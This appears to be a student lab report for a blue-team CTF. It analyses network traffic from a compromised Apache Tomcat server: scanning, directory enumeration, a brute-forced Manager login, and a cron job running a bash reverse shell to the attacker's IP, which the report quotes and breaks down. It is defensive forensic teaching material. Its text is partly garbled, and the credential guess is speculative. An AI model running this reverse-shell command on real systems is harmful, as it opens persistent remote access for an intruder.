
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
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
- Show a pop-up bx that shows "your name + IP".
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- Submit your report name: CYT215-Lab7-Student Name & ID


Our SOC team has detected suspicious activity on one of the web servers within the company's intranet. In order to gain a deeper Challenge understanding of the situation, the team has captured network traffic for analysis. This pcap file potentially contains a series of malicious Scenario activities that have resulted in the compromise of the Apache Tomcat web server. We need to investigate this incident further.


Challenge Questions To be Answered

















3. From the pcap analysis, multiple open ports were detected because of the attacker's activity scan. Which of these ports provides access to the web server admin panel? Ports: 80, 443, 8080, 8443, 2083, 2087, 10000. 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
4. Following the discovery of open ports on our server: it appears that the attacker attempted to enumerate and uncover directories and files on our web server. Which tools can you identify from the analysis that assisted the attacker in this enumeration process?

According to an analysis of the Wireshark capture, the attacker originating from IP 14.0.0.120 did an automated directory enumeration on the web server at 10.0.0.112. Modalities of the captured HTTP GET requests indicate systematic probing of the commonly exploited Apache Tomcat example applications WebDAV, InvokerServlet, and JSP/Servlet examples. The attacker in particular sought to access paths like /examples/, /servlets/, /websocket/, and /config/, pointing toward the possible use of an automated web directory brute-forcing tool. Such sequential requests and the fact that Tomcat administration interfaces were targeted seem to indicate that Gobuster, Dirsearch, or Nikto rank as the primary enumeration tools. These tools are typically used to uncover exposed directories and misconfigured applications that could lead to further exploitation. The urge to restrict access to sensitive directories, disable unneeded Tomcat functionality, and maintain constant vigilance for further intrusion attempts is derived from these findings.







5. After their efforts to enumerate directories on our web server, the attacker made numerous requests trying to identify administrative interfaces. Which specific directory associated with the admin panel was the attacker able to uncover?





Attacker from IP 14.0.0.120 has successfully discovered Apache Tomcat Manager admin panel at /manager/html in the target server 10.0.0.112, based on the Wireshark capture. This is corroborated by several HTTP 200 OK responses indicating the requested pages exist and are available. The only port 8080 scanned by the attacker is well known for being used by Tomcat administration interfaces. The availability of text/html responses together with associated images, CSS, and icons is a strong indication that the attacker was able to load the Tomcat Manager Web Interface in what could be considered a major success in terms of exploitation opportunity. If improperly secured, this panel could lead to unauthorized access, throwing out unwanted applications or escalating privileges. It is, therefore, very essential to restrict access to the admin panel and implement strong authentication, disable any default credentials, as well as update the Tomcat to remove vulnerabilities known.



From the Wireshark capture, it has been established that the attacker from IP 14.0.0.120 successfully brute-forced the credentials to access the Apache Tomcat Manager admin panel (/manager/html/) of the target server at 10.0.0.112. This was corroborated through a POST request made to /manager/html/upload with a valid session ID which was an indication of an authenticated user. In addition, the usage of HTTP Basic Authentication indicates that the credentials made use of Base64 encoding for their transmission, which can be extracted to ascertain the exact username and password. Considering the pattern of attacks and typical default tomcat credentials, the attacker most probably used tomcat:secret or something very similar as a weak password. Upon gaining access to the admin panel, the attacker attempted to upload a file, presumably to drop a web shell or malicious script for future exploitation. Immediate actions with respect to mitigating this breach should include changing the administrator credentials, restricting access to Tomcat Manager, analyzing the uploaded files, and reviewing the server log for malicious activity.







The command is breakdown in the way:

- * → Runs the command every minute (Cron job scheduling).
- /bin/bash -c → Executes the command using Bash.
- 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1' → Initiates a reverse shell connection.
- bash -i → Launches an interactive shell.
- >& /dev/tcp/14.0.0.120/443 \rightarrow Redirects input/output to the attacker's IP (14.0.0.120) on port 443.
- $0>&1 \rightarrow \text{Redirects standard input and output, keeping the session active.}$

The penalty factors

The compromised machine tries to call back on the attacker every minute, thus allowing persistent access. The attacker can see the available foothold at any time via this scheduled reverse shell.

Summary

In this lab, Learson searched a PCAP file for an analysis of the compromised Apache Tomcat webserver. Source IP of the attacker was identified; brute-force login attempts were detected; and a directory enumeration tool was found to be used in the attack. A reverse shell was also discovered and analyzed in relation to the attacker's persistence mechanism, which included a cron job executing a Bash reverse shell to maintain access. Using Wireshark filters, Learns grasped how to extract significant indicators of compromise and became acquainted with detecting, analyzing, and mitigating persistency threats in a cybersecurity incident.

Students Work required for this activity

- Go to the challenge https://cyberdefenders.org/blueteam-ctf-challenges/135#nav-overview
- Create an account and Login.
- Download the Challenge (Attached also hereby). Uncompress the challenge (pass: cyberdefenders.org).
- Answer the 8 challenge questions. Tool Used: Wireshark & NetworkMiner.
- Show complete screenshots of all your work.

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